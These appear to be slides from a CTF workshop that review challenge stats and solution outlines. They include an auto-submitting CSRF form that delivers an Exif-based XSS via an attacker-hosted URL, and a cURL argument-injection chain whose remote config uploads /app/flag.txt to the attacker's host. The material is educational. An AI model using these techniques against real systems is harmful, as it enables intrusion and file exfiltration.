

CyberJawara Workshop



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Some Stats from the CTF



24 Hours of hacking, **16 Challenges** (4 Web, 3 BinEx, 3 Rev, 3 Crypto, 3 Reversing), **Strange (Web)** with the **most solves (26 teams)**, **Exif Fetcher 1 (Web)** with the **least solves (1 teams)**, and **4 Unsolved Challenges**

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Web

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Strange (Web)

□ **FastAffineProjection** @ 15/07/2023 22:34:33 UTC+7

 26 Solves

 farisv



- Obfuscated and Password Protected PHP Backdoor
- Analyze by using static analysis or dynamic analysis
- The fastest way is by dumping PHP Bytecode using vld

Exif Fetcher 1 (Web)



□ **TCP1P** @ 15/07/2023 19:52:19 UTC+7

✂ 1 Solve

🔧 farisv



- cURL Parameter Injection
- Use polyglot parameter (accepted as URL but also accepted as -K parameter)
- -K parameter can load config from local file (e.g, -Kjpg/../../jpghttp://SHA256)
- Config can contain instruction for cURL to upload flag file (/app/flag.txt) to attacker's remote host
- Since user can supply a file URL to be downloaded by application, it can be used to download config file from remote to local



Exif Fetcher 2 (Web)

□ **TCP1P** @ 15/07/2023 18:44:00 UTC+7

 9 Solves

 farisv



- Self-XSS from Exif Data of an Image file
- Use CSRF to convert Self-XSS to real XSS

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CodeShare (Web)



□ **TCP1P** @ 16/07/2023 6:04:27 UTC+7

 2 Solves

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- XS-Leaks Timing Attack

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Binary Exploitation

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shellcode.gif (BinEx)



□ **Gua tinggal tidur bentar biar yakin** @ 16/07/2023 10:21:08 UTC+7

 1 Solves

 Zafirr



- Sandbox challenge, parent spawns child with seccomp
- Child is created using clone() with the CLONE_VM flag, meaning parent and child share the same memory
- Leak libc address with mmap, then leak exec address in libc
- Mprotect exec area and change the execution flow of the parent
- Parent has no seccomp, so ez shell

utils (BinEx)



 0 Solves

 Zafirr

- Race Condition to Out-of-Bound memory access
- Leak flag using kernel panic by “jumping” to the flag

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www (BinEx)

□ **BoysWhoCry** @ 15/07/2023 23:00:22 UTC+7

✂ 3 Solves

✂ Zafirr



- Stack address leak
- Write everywhere
- Overwrite scanf(2) return address w/ one-gadget or gets(2)
- ROP to system("/bin/sh")

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Forensic

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
Sequel (Forensic)



□ **FastAffineProjection** @ 16/07/2023 21:10:54 UTC+7

 1 Solves

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- HAR files, SQL injection, SMT solver

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Compromised (Forensic)



 0 Solves

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- CVE-2008-0166 (Predictable OpenSSL PRNG).
- Since the bug relies on a PID-based seed, we can generate our own private key using vulnerable OpenSSL by brute-forcing the PID from 1 to 32768
- Once the private key has been acquired, it can be used to decrypt the FTP traffic. However, please note that Wireshark doesn't fully support TLS/SSL decryption on FTP, so it requires a bit of a workaround.
- The FTP itself contains a bunch of Zip part transfers labeled with "1 to 44". Each stream has been delayed for a random period of time, making the reconstruction more harder

Legacy (Forensic)



 0 Solves

 hanasuru



- CVE-2008-0166 (Predictable OpenSSL PRNG).
- Due to the predictable PRNG nature, it might be possible to decrypt the SSHv2 packets. Fortunately, there are already several appropriate tools available, such as 'ssh_kex_keygen' and 'ssh_decoder.rb'.
- After successfully decrypting the SSH traffic, there were two SSH sessions. The first session involved the transfer of a file named 'private.pgp', while the other session executed numerous obfuscated bash commands.
- Moreover, during the SSH session, it can be noted that there was a GPG passphrase as well. This passphrase was subsequently used to encrypt 'flag.png' in the form of a base64-encoded string, after which all evidence was meticulously removed
- To retrieve the flag, simply recover the 'private.pgp' file and use it to decrypt the encrypted 'flag.png' from the previous step



Reversing

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Centifd (Reversing)



□ [BoysWhoCry](#) @ 15/07/2023 20:13:15 UTC+7

 2 Solves

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- Fileless crackme

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Typycal (Reversing)



 0 Solve

 vidner

- Python 3.11 compiled bytecode reversing

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Foreign (Reversing)

□ **BoysWhoCry** @ 16/07/2023 10:57:39 UTC+7

 3 Solves

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- Brainfuck in pascal with custom charset
- Just compile and run :)

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Crypto

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Oreo (Crypto)



□ **Fidethus** @ 15/07/2023 20:58:03 UTC+7

🏆 7 Solves

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- Recover MSB and LSB of the primes from 3 equations

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Fukuro (Crypto)



□ **Fidethus** @ 16/07/2023 4:20:31 UTC+7

 3 Solves

 merricx



- Recover (r, s) from JWS
- Recover Public key from (r, s)
- Create arbitrary JWE ciphertext using Public key

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Bishamonten (Crypto)



□ **Fidethus** @ 16/07/2023 8:34:01 UTC+7

 3 Solves

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- Find out that curve is backdoored
- Input backdoored coordinate to the generator
- Predict the generated keystream
- Decrypt the flag

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In-depth Analysis



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Prepare Files

- Scan QR Code or Go to the URL provided
- Download both .zip files of the challenges



<https://workshop.circleous.dev/>



CodeShare

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CodeShare (Web)

- JavaScript Web Server
- Important Routes
 - `POST /login`
 - `POST /register`
 - `POST /codes` (share or add new code)
 - `GET /codes?q=` (get all created codes, additional q parameter to search based on content)
 - `GET /code/{id}` (no authentication, but id is not brutable)
- Cookie `SameSite=Lax`
- No CSRF protection, No iframe protection, No CSP
- Old `highlight.js` version vulnerable to ReDoS



CodeShare (Web)

- Cookie **SameSite=Lax**, no CSRF, and no iframe protections means that we can make request to target url and embed the target into an iframe while still authenticated as a victim user. i.e.

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```


- Coupled with the **GET /codes?q=** route, we can get a basic XS-Leaks if we can find a way to get a stable side channel.

XS-Leaks 101



- Cross-Site Leaks refers to a class of security vulnerabilities in WebApp that **allow attackers to extract sensitive information** from a targeted user's web browser by **exploiting certain browser behaviors and side channels**.
- ... Cross-site search (XS-Search) is an important attack principle in the family of XS-Leaks. This type of attack abuses Query-Based Search Systems to leak user information from an attacker origin. The original attack uses timing measurements to detect whether or not a search system returns results. ...
- More on <https://xsleaks.dev/>

XS-Leaks 101



CodeShare (Web)



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D=L ;G<=K~ !G<=îï Ä
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A> í;G<=K}D=F?L@üü Si ñ  
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- Tries to search/filter code with **q** parameter
- If there's no such results (**codes.length === 0**, or **an empty array**), it tries to include all code without **q** parameter anyway
- We can use this logic to **create/add a delay in the network** —

CodeShare (Web)



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- — Imagine if user has many codes stored, if accumulated, they can be more than 10 MB in size, the server needs to return them in a single HTTP response, which can cause a network delay depending on the server bandwidth and the user internet speed

- Visualization in the *next slide*

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CodeShare (Web)



GET /search?q=CJ2022 697 ms

GET /codes?q=CJ2023 45 ms

- AAAAAAAAAAAAAAAAAA...AAA
- BBBBBBBBBBBBBBBB...BBB
- CCCCCCCCCCCCCC...CCC
- CJ2023{.....}
- DDDDDDDDDDDDDDD...DDD
- FFFFFFFFFFFFFFFFFF...FFF
- GGGGGGGGGGGGGG...GGG
- HHHHHHHHHHHHHH...HHH
- IIIIIIIIIIIIIIIIIIIIIII...III
- JJJJJJJJJJJJJJJJJJJ...JJJ
- ...


CJ2023{.....}

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- Requirements for XS-Leaks
 - ☑ Stable(-ish) side-channel?
 - ☑ No CSRF, No iframe protections
- Good enough, but we can do better because ...
 - Network delay can become unstable if the server is not in the best condition, or somehow the correct query get delayed too



CodeShare (Web)



- Good enough, but we can do better because ...
 - Network delay can become unstable if the server is not in the best condition, or somehow the correct query get delayed too

163	BoysWhoCry	CodeShare	correct	 CJ2023{2223d685f6650b5de062a1f91e29634a}	July 16th, 2:53:20 PM
162	BoysWhoCry	CodeShare	incorrect	 CJ2023{2223d685f6650b5de062a1f91e296345}	July 16th, 2:51:32 PM
159	BoysWhoCry	CodeShare	incorrect	 CJ2023{2223d685f6650b5de062a1f91e29631}	July 16th, 2:47:17 PM

Flag submission from team **BoysWhoCry** on CodeShare challenge

CodeShare (Web)



- Old `highlight.js` version vulnerable to ReDoS
- <https://security.snyk.io/vuln/SNYK-JS-HIGHLIGHTJS-1048676>

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```

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ReDoS 101



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- The string must start with the letter 'A'
- The string must then follow the letter A with either the letter 'B' or some number of occurrences of the letter 'C' (the + matches one or more times). The + at the end of this section states that we can look for one or more matches of this section.
- Finally, we ensure this section of the string ends with a 'D'

ReDoS 101



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- ABBBBBBBCCCCBBBCBBBBBBBD
- ABCD
- ACCD
- ABBBBBCD
- ABCCCCCCD
- ...

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ReDoS 101



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- What could go wrong, right?
- ACCX (20 steps)
 - A C+C X
 - A CC X
- ACCCX (38 steps)
 - A C+CC X
 - A CC+C X
 - A CCC X
 - A C+C+C X
- ACCCCCCCCC...CCCX (???? steps)
- <https://regex101.com/debugger>

ReDoS 101



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String	Number of C's	Steps
ACCCX	3	38
ACCCCX	4	71
ACCCCCX	5	136
ACCCCCCCCCCCCCX	14	65,553

ReDoS 101



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CodeShare (Web)

- `fix(cpp)` resolve exponential backtracking issue
- <https://github.com/highlightjs/highlight.js/commit/373b9d862401162e832ce77305e49b859e110f9c>

Merge pull request from GHSA-7www-vh3v-89cq

- * `enh(tests)` analyze regex for catastrophic backtracking
- * allow testing individual languages
- * `fix(routeros)` resolve potential exponential backtracking issue
- * `fix(powershell)` resolve potential exponential backtracking issue
- * `fix(erlang-repl)` resolve backtracking issue
- * `fix(r)` resolve backtracking issue
- * `fix(jboss-cli)` resolve backtracking issue
- * `(lint)` perl
- * `fix(perl)` resolve exponential backtracking issue
- * `fix(gams)` resolve exponential backtracking issue
- * `(lint)` c-like
- * `fix(handlebars)` resolve exponential backtracking issue
- * `fix(cpp)` resolve exponential backtracking issue
- * `fix(sqf)` fix poly backtracking issue
- The ``_`` case should already be handled by ``_+``
- * `fix(xquery)` fix poly backtracking issue
- * `fix(ruleslanguage)` fix poly backtracking issue

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- The fixes indicates that previously we can do exponentially backtrack with C++ template argument

```
- var DECLTYPE_AUTO_RE = 'decltype\\(auto\\)'  
- var NAMESPACE_RE = '[a-zA-Z_]\\w*::'  
- var TEMPLATE_ARGUMENT_RE = '<.*?>';  
- var FUNCTION_TYPE_RE = '(' +  
+ const DECLTYPE_AUTO_RE = 'decltype\\(auto\\)';  
+ const NAMESPACE_RE = '[a-zA-Z_]\\w*::';  
+ const TEMPLATE_ARGUMENT_RE = '<[^<>]+>';  
+ const FUNCTION_TYPE_RE = '(' +  
  DECLTYPE_AUTO_RE + '|' +  
- optional(NAMESPACE_RE) + '[a-zA-Z_]\\w*' + optional(TEMPLATE_ARGUMENT_RE) +  
+ regex.optional(NAMESPACE_RE) +  
+ '[a-zA-Z_]\\w*' + regex.optional(TEMPLATE_ARGUMENT_RE) +  
  ')';
```

CodeShare (Web)



- After some trial and errors, we can get the POC for highlight.js ReDoS

```
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Exif Fetcher 2

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Exif Fetcher 2 (Web)

- Upload image from URL
- Parses image exif and show data with **document.write** (XSS)

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Exif Fetcher 2 (Web)

- Modify Image exif data with exiftool to include XSS payload
- `exiftool - Model="" image.jpg`
- Prepare HTML for CSRF

```
<html>
  <body>
    <form id="myForm" action="https://exiffetcher.hackthesystem.pro/" method="post">
      <input type="text" name="url" value="[host]/image.jpg">
      <input type="submit" value="Upload">
    </form>
  </body>
  <script>
    const form = document.getElementById('myForm');
    form.submit();
  </script>
</html>
```



Exif Fetcher 2 (Web)

- Upload malicious image to remote host (e.g, [ATTACKER_URL]/image.jpg)
- Ask the bot to simulate user visit to the CSRF HTML (e.g., [ATTACKER_URL/csrf.html])

Lessons Learned

- Always prepare your own VPS for CTF. You can use image and HTML stored in GitHub in this challenge but other challenges may need full dedicated VPS.
- You can use CSRF to convert Self-XSS to real XSS :)



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Exif Fetcher (Web)



Observe the code logic used to check URL and how it constructs **tmpFilePath**.

```
const allowedProtocols = ['http', 'https'];
const allowedExtensions = ['jpg', 'jpeg', 'png', 'gif', 'bmp'];

app.post('/', async (req, res) => {
  const imageUrl = req.body.url;
  if (imageUrl === null || imageUrl.length === 0) {
    return res.redirect('/');
  }

  var tmpFilePath = '';
  const tokens = imageUrl.split('/://');
  if (tokens.length == 2) {
    const fileType = imageUrl.split('.').pop();
    if (allowedProtocols.find(protocol => tokens[0].match(protocol))) {
      if (allowedExtensions.find(extension => fileType.match(extension))) {
        if (!fs.existsSync('/tmp/' + fileType)) {
          fs.mkdirSync('/tmp/' + fileType);
        }
        tmpFilePath = fileType + '/' + crypto.createHash('sha256').update(imageUrl).digest('hex');
      }
    }
  }
}
```



Exif Fetcher (Web)

- The **match** is used to check protocol and extension so you can use anything as long as it contains valid protocol and extension in the string
 - evilhttp://test.com/test.jpgevil
- The file will be stored in **tmpFilePath** with the SHA256 of the URL
 - SHA256('evilhttp://test.com/test.jpgevil') =
7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10
 - The **tmpFilePath** will be
jpgevil/7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10

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Exif Fetcher (Web)

- The current directory is changed to /tmp/
 - When cURL use **tmpFilePath** as parameter then the file location that will be used is /tmp/[extension]/[SHA256]
- The cURL is using -o parameter to store the downloaded file to **tmpFilePath**
- We can control the **imageUrl** as long as it bypasses the previous check

```
if (tmpFilePath != '') {
  try {
    process.chdir('/tmp/');
    spawnSync("curl", [
      imageUrl,
      '-o',
      tmpFilePath,
      '--max-filesize',
      '3000000',
      '--connect-timeout',
      '10'
    ]);
    const exifData = await exifImagePromise({ image : tmpFilePath });
    return res.render('index', {'exifData': exifData});
  } catch (error) {
    // pass
  }
}
```

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Exif Fetcher (Web)

- With the previous evil parameter, the following execution will happen
 - `curl evilhttp://test.com/test.jpgevil -o /tmp/jpgevil/7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10 --max-file-size 3000000 --connect-timeout 10`
- We can't inject arbitrary shell execution as the **spawnSync** is using args for parameter.
- We can only inject parameter with **imageUrl** but how and what argument we should use?
 - Notice that most of unix CLI tool can accept argument in a single string, e.g. (-o/tmp/example is the same as '-o /tmp/example')
 - There is a -K argument to load local cURL config (e.g., -K/tmp/config)



Exif Fetcher (Web)

- Strategy

- Fetch any URL that ends with .jpg (e.g., https://example.com/test.jpg).
- Fetch any URL that ends with -.Kjpg (e.g., https://example.com/test.-Kjpg).
- Store curl config file in remote with jpghttp: extension (e.g., [host]/meh.jpghttp:). Below config file can be used to ask cURL to upload /app/flag.txt to our [host].

```
-F "file=@/app/flag.txt"  
--url [host]
```

- Fetch [host]/meh.jpghttp:.
- Calculate SHA256 of the URL.
- Use -Kjpg/..jpghttp://[SHA256] to run curl with stored config file. The following shell execution will happen
 - curl -Kjpg/..jpghttp://[SHA256] -o /tmp/..jpghttp://[SHA256]/[SHA256] --max-file-size 3000000 --connect-timeout 10



Exif Fetcher (Web)

Lessons Learned

- It's very common for URL validation to be wrong
- Argument injection can be harmful too (depending on what program is executed)
- Argument operand can be used with its parameter as a single string
- cURL can use local config file to overcome any limitations if we can't freely inject the arguments
- cURL can be used to upload local file to remote host
- Do not use cURL in your web application :), use more secure function such as `fetch()` in Node.js.

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